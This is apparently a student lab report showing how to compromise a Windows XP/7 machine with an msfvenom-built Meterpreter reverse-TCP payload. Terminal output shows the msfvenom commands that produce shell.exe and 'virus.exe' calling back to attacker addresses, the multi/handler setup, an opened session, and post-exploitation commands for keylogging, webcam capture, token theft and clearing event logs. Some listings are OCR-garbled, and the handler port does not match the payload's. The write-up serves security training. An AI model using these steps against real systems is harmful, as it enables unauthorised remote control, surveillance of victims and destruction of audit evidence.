

Project :

Topic: To hack into your windows target machine by using simple Meterpreter Payload

- Describe in detail about the payload used.
- Take Necessary screenshots when required to justify the procedure you have followed.

Target: Windows XP or Windows 7

Tools : Msfvenom for creating payloads

Msfconsole for exploitation process

Content:

Msfvenom:

Msfvenom is a part of the Metasploit Framework, which is a powerful penetration testing and exploitation tool. It's used to generate various types of malicious payloads for exploiting vulnerabilities, conducting penetration tests, and more. Payloads created using Msfvenom are often used in ethical hacking and security research to test and demonstrate security weaknesses in systems.

To use Msfvenom, you typically run it from the command line and provide various options to generate the payload you need. Here's a general syntax:

```
msfvenom -p <payload> [options]
```

Here, <payload> refers to the type of payload you want to generate, and [options] are the additional parameters you can provide to customize the payload's behavior and characteristics.

Some attributes of Msfvenom are:

```
root@kali:~# msfvenom --help
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
-l, --list <type> List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
-p, --payload <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
--list-options List --payload <value>'s standard, advanced and evasion options
-f, --format <format> Output format (use --list formats to list)
-e, --encoder <encoder> The encoder to use (use --list encoders to list)
--service-name <value> The service name to use when generating a service binary
--sec-name <value> The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
--smallest Generate the smallest possible payload using all available encoders
--encrypt <value> The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
--encrypt-key <value> A key to be used for --encrypt
--encrypt-iv <value> An initialization vector for --encrypt
-a, --arch <arch> The architecture to use for --payload and --encoders (use --list archs to list)
--platform <platform> The platform for --payload (use --list platforms to list)
-o, --out <path> Save the payload to a file
-b, --bad-chars <list> Characters to avoid example: '\x00\xff'
-n, --nopsled <length> Prepend a nopsled of [length] size on to the payload
--pad-nops Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (n
ops minus payload length)
-s, --space <length> The maximum size of the resulting payload
--encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
-i, --iterations <count> The number of times to encode the payload
-c, --add-code <path> Specify an additional win32 shellcode file to include
-x, --template <path> Specify a custom executable file to use as a template
-k, --keep Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name <value> Specify a custom variable name to use for certain output formats
-t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help Show this message
```

We are going to use the **Meterpreter payload** inside Msfvenom to exploit the Windows machine.

Meterpreter is a powerful payload that is used within the Metasploit Framework for exploiting and gaining remote access to compromised systems. It's a dynamic and extensible payload that provides a wide range of functionalities, including running scripts, manipulating files, pivoting through networks, and more.

The primary purpose of Meterpreter is to provide a robust and flexible way for penetration testers, security professionals, and researchers to interact with compromised systems in a controlled and ethical manner. It's often used to demonstrate vulnerabilities, assess security measures, and test the effectiveness of defensive mechanisms.

In simple words, it connects to the victim and spawns a meterpreter shell.

Key features of the Meterpreter payload include:

1. **Staged and Stageless Payloads:** Meterpreter payloads can be generated in two main formats: staged and stageless. Staged payloads involve a two-step process where a smaller initial payload is used to establish a connection, and then a larger Meterpreter payload is delivered. Stageless payloads are standalone and do not require the initial connection setup.
2. **Platform Support:** Meterpreter supports various platforms, including Windows, Linux, macOS, and more. This makes it versatile for conducting assessments across different environments.
3. **Command Execution:** Once a Meterpreter session is established, the attacker gains an interactive command shell that allows them to execute commands on the compromised system as if they were physically present.
4. **File System Manipulation:** Meterpreter provides commands to interact with the file system of the compromised machine, such as uploading and downloading files, creating directories, and listing files.
5. **Privilege Escalation:** Depending on the initial level of compromise, Meterpreter payloads can be used to escalate privileges on the compromised system to gain higher levels of access.
6. **Network Pivoting:** Meterpreter supports network pivoting, which means an attacker can use the compromised system to pivot into other systems on the network, potentially expanding the scope of the compromise.
7. **Scripting:** Meterpreter supports scripting in multiple languages, allowing users to automate tasks and perform more advanced operations.

To create a Meterpreter payload for windows 7 =

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<your_IP> LPORT=<your_port> -f exe > payload.exe
```

Msfconsole:

msfconsole stands for Metasploit Console. It is the main interface and command-line tool for the Metasploit Framework, which is a powerful and widely used open-source penetration testing and exploitation toolkit. Metasploit is designed to help security professionals, ethical hackers, and researchers identify and exploit vulnerabilities in systems and applications for the purpose of improving security.

The msfconsole provides a command-line interface through which users can interact with various modules, exploits, payloads, and auxiliary tools that are part of the Metasploit Framework. It allows users to perform tasks such as scanning, exploiting, post-exploitation actions, and more. The framework includes a vast database of known vulnerabilities, exploit techniques, and payloads, making it a valuable tool for testing and improving the security of systems.

Process of exploitation:


1. Downloading the framework for Metasploit.

```
cybergh0st@cybergh0st: ~  
(cybergh0st@cybergh0st)-[~]  
$ sudo apt install metasploit-framework -y  
[sudo] password for cybergh0st:  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
metasploit-framework is already the newest version (6.3.4-0kali1).  
metasploit-framework set to manually installed.  
The following packages were automatically installed and are no longer required:  
  gir1.2-mutter-11 gir1.2-nma-1.0  
Use 'sudo apt autoremove' to remove them.  
0 upgraded, 0 newly installed, 0 to remove and 3 not upgraded.  
  
(cybergh0st@cybergh0st)-[~]  
$
```

2. Establishing the network for Msfvenom payloads.

```
(root@kali)-[~/Desktop/msfvenom payloads]  
# msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f exe > shell.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 324 bytes  
Final size of exe file: 73802 bytes
```

3. Creating the Meterpreter payload to work on the Windows machine.



```
cybergh0st@cybergh0st: ~  
cybergh0st@cybergh0st: ~  
(cybergh0st@cybergh0st) - [~]  
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.92.135 LPORT=444 -f exe -o virus.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 510 bytes  
Final size of exe file: 7168 bytes  
Saved as: virus.exe  
(cybergh0st@cybergh0st) - [~]  
$
```

4. Using the IP and Port along with the connection established, We proceed to exploit the machine.

```
cybergh0st@cybergh0st: ~  
llent No Persits XUpload ActiveX MakeHttpRequest Directory Traversal  
7 exploit/linux/local/yum_package_manager_persistence 2003-12-17 exce  
llent No Yum Package Manager Persistence  
  
Interact with a module by name or index. For example info 7, use 7 or use exploi  
t/linux/local/yum_package_manager_persistence  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp  
payload => windows/x64/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set lhost 192.168.92.135  
lhost => 192.168.92.135  
msf6 exploit(multi/handler) > set lport 4444  
lport => 4444  
msf6 exploit(multi/handler) > exploit  
  
[*] Started reverse TCP handler on 192.168.92.135:4444  
[*] Sending stage (200774 bytes) to 192.168.92.136  
[*] Meterpreter session 1 opened (192.168.92.135:4444 -> 192.168.92.136:49261) a  
t 2023-04-08 12:00:44 +0530
```


5. Executing or deploying exploit.

```
cybergh0st@cybergh0st: ~  
-----  
  0  exploit/linux/local/apt_package_manager_persistence  1999-03-09  exce  
llent  No      APT Package Manager Persistence  
  1  auxiliary/scanner/http/apache_mod_cgi_bash_env      2014-09-24  norm  
al     Yes     Apache mod_cgi Bash Environment Variable Injection (Shellshock) Sc  
anner  
  2  exploit/linux/local/bash_profile_persistence        1989-06-08  norm  
al     No      Bash Profile Persistence  
  3  exploit/linux/local/desktop_privilege_escalation    2014-08-07  exce  
llent  Yes     Desktop Linux Password Stealer and Privilege Escalation  
  4  exploit/multi/handler                               manu  
al     No      Generic Payload Handler  
  5  exploit/windows/mssql/mssql_linkcrawler            2000-01-01  grea  
t      No      Microsoft SQL Server Database Link Crawling Command Execution  
  6  exploit/windows/browser/persits_xupload_traversal   2009-09-29  exce  
llent  No      Persits XUpload ActiveX MakeHttpRequest Directory Traversal  
  7  exploit/linux/local/yum_package_manager_persistence 2003-12-17  exce  
llent  No      Yum Package Manager Persistence  
  
Interact with a module by name or index. For example info 7, use 7 or use exploi  
t/linux/local/yum_package_manager_persistence  
  
msf6 > use exploit /
```



6. Opening Metasploit.

```
cybergh0st@cybergh0st: ~  
c0000000. .00c. 'o00. ,0000000c  
o000000. .0000. :0000. ,000000o  
100000. .0000. :0000. ,000001  
;0000' .0000. :0000. ;0000;  
.d00o .0000occcx0000. x00d.  
,k01 .00000000000000. .d0k,  
:kk;.00000000000000.c0k:  
;k0000000000000000k:  
,x000000000000x,  
.100000001.  
,d0d,  
.  
  
=[ metasploit v6.3.4-dev ]  
+ -- --=[ 2294 exploits - 1201 auxiliary - 409 post ]  
+ -- --=[ 968 payloads - 45 encoders - 11 nops ]  
+ -- --=[ 9 evasion ]  
  
Metasploit tip: View a module's description using  
info, or the enhanced version in your browser with  
info -d  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > 
```

7. Displaying the information like status and configuration about all active network interfaces.


```
cybergh0st@cybergh0st: ~  
cybergh0st@cybergh0st: ~  
(cybergh0st@cybergh0st) - [~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.92.135 netmask 255.255.255.0 broadcast 192.168.92.255  
    inet6 fe80::20c:29ff:feab:976b prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:ab:97:6b txqueuelen 1000 (Ethernet)  
    RX packets 66141 bytes 67046171 (63.9 MiB)  
    RX errors 3 dropped 9 overruns 0 frame 0  
    TX packets 28887 bytes 6055860 (5.7 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
    device interrupt 19 base 0x2000  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 27 bytes 1596 (1.5 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 27 bytes 1596 (1.5 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(cybergh0st@cybergh0st) - [~]  
$
```

8. Descriptions of all commands which can be used to exploit.



The screenshot shows a terminal window with three tabs, all titled 'cybergh0st@cybergh0st: ~'. The active tab displays a table of commands and their descriptions. The table is titled '=====' and has two columns: 'Command' and 'Description'. The commands listed are: clearev, drop_token, execute, getenv, getpid, getprivs, getsid, getuid, kill, localtime, pgrep, pkill, ps, reboot, reg, rev2self, shell, shutdown, and steal_token. The descriptions provide details on what each command does, such as 'Clear the event log' for clearev and 'Drop into a system command shell' for shell.

Command	Description
clearev	Clear the event log
drop_token	Relinquishes any active impersonation token.
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier
getprivs	Attempt to enable all privileges available to the current process
getsid	Get the SID of the user that the server is running as
getuid	Get the user that the server is running as
kill	Terminate a process
localtime	Displays the target system local date and time
pgrep	Filter processes by name
pkill	Terminate processes by name
ps	List running processes
reboot	Reboots the remote computer
reg	Modify and interact with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shell	Drop into a system command shell
shutdown	Shuts down the remote computer
steal_token	Attempts to steal an impersonation token from the target process



The screenshot shows a terminal window with three tabs, all titled 'cybergh0st@cybergh0st: ~'. The active tab displays a table of commands and their descriptions. The table is titled '=====' and has two columns: 'Command' and 'Description'. The commands listed are: keyevent, keyscan_dump, keyscan_start, keyscan_stop, mouse, screenshare, screenshot, setdesktop, and uictl. The descriptions provide details on what each command does, such as 'Send key events' for keyevent and 'Start capturing keystrokes' for keyscan_start. Below this table, there is a section titled 'Stdapi: Webcam Commands' followed by another table of commands and their descriptions. The commands listed are: record_mic, webcam_chat, webcam_list, webcam_snap, and webcam_stream. The descriptions provide details on what each command does, such as 'Record audio from the default microphone for X seconds' for record_mic and 'Start a video chat' for webcam_chat.

keyevent	Send key events
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
mouse	Send mouse events
screenshare	Watch the remote user desktop in real time
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreter's current desktop
uictl	Control some of the user interface components

Stdapi: Webcam Commands

Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

9. Successful creation of virus using the Meterpreter exploit.

